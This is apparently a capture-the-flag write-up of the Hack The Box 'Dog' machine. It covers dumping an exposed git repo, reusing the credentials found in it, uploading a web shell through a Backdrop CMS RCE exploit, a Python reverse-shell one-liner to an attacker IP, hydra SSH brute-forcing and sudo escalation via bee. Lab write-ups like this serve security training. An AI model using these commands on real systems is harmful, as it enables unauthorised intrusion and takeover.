I started this machine by adding dog.htb to /etc/hosts and ran nmap -A -T4 -p- dog.htb to see what ports were open and do some basic enumeration.


There were just two ports running, SSH at port 22 and a Backdrop CMS web app at port 80, which included a robots.txt file and a git repository. The robots.txt file contained the following:
To see if there were any subdomains, I ran wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://dog.htb' -H "Host: FUZZ.dog.htb" --hw 761, but didn’t find any.

To download the git repository, I ran git-dumper http://dog.htb ./dog.
I opened up the repository in VSCode, and settings.php contained MySQL credentials.

I tried to SSH as root with the password I just found, but that didn’t work.
Next, the core/includes/bootstrap.inc file indicated the application was running Backdrop CMS version 1.27.1, and from the initial nmap scan I saw that it was running.

I ran searchsploit backdrop cms to see if any exploits existed, and there was one for version 1.27.1.

Since it was an authenticated remote code execution exploit, I decided to focus on finding valid credentials first before trying to use this exploit.
The main page at / had a post by user dogBackDropSystem.


I tried logging in at /?q=user/login with dogBackDropSystem as the username using the MySQL password I had found earlier, but I got an error Sorry, incorrect password.

I looked through the repo, and searched in VSCode with the term dog.htb, and found an email address tiffany@dog.htb.
I was able to successfully login with this email and the MySQL password I had found earlier.


Now that I had an authenticated session, the next step was to try the exploit (https://www.exploit-db.com/exploits/52021).
The exploit created a ZIP file, which included a shell.php file.


I went to http://dog.htb/?q=admin/modules/install to upload the ZIP file created from this exploit, but got a warning that the Zip PHP extension wasn’t loaded.
I downloaded the exploit, then ran python3 52021 http://dog.htb.

Trying to upload the exploit just got me an error.
I next tried a .tar.gz file with the same files in it as the ZIP file.


When I navigated to http://dog.htb/modules/shell/shell.php I was able to execute commands.


However, after a couple minutes, the shell was no longer accessible, it seemed like there was a script to clean up what was in the modules directory.


To successfully get a reverse shell, I would first need to start a netcat listener, then upload the web shell, and finally, within a minute of uploading the web shell run a command that would set up a reverse shell and connect to my listener.
First I ran nc -lvnp 4444 on my Kali machine then uploaded the shell.tar.gz file again. Next I navigated to http://dog.htb/modules/shell/shell.php?cmd=export RHOST="10.10.15.201";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22sh%22)%27, which got me a connection to my listener. I then ran python3 -c 'import pty; pty.spawn("/bin/bash")', CTRL+Z, stty raw -echo, then fg to get a fully functional shell. Running whoami gave me www-data.
Since I had database credentials, the first thing I did was to investigate what was in the database, starting with running mysql -u root -p with the MySQL password I found earlier. I found a backdrop database.

There was a users table with password hashes, but I wasn’t able to crack any of the password hashes with john.
I next looked in /home, and found two users.

The root directory also had a folder named backdrop_tool, which had one folder bee in it.

The usernames I had found in the home directory and in the users table were saved to users.txt, and all of the passwords I had collected so far in passwords.txt.
I ran hydra -L ./users.txt -P ./passwords.txt ssh://dog.htb to see if any username and password combinations from these lists would get me an SSH session, and found a valid password for johncusack (the original MySQL password).

I was able to successfully get an SSH session as johncusack, and found a user.txt flag in his home directory. I also ran sudo -l, and was able to run the /usr/local/bin/bee command as any user.

There was a GTFOBins entry for bee (https://gtfobins.org/gtfobins/bee/), however, running sudo -u root bee eval 'system("whoami")' just got me an error.

After googling this error, I came across this article (https://www.hackingdream.net/2020/03/linux-privilege-escalation-techniques.html), and based on its suggestion I tried running the command sudo -u root /usr/local/bin/bee --root=/var/www/html eval 'system("whoami")' and got root. Running sudo -s through this privilege escalation vector got me a shell as root, and I found the last flag in /root/root.txt.
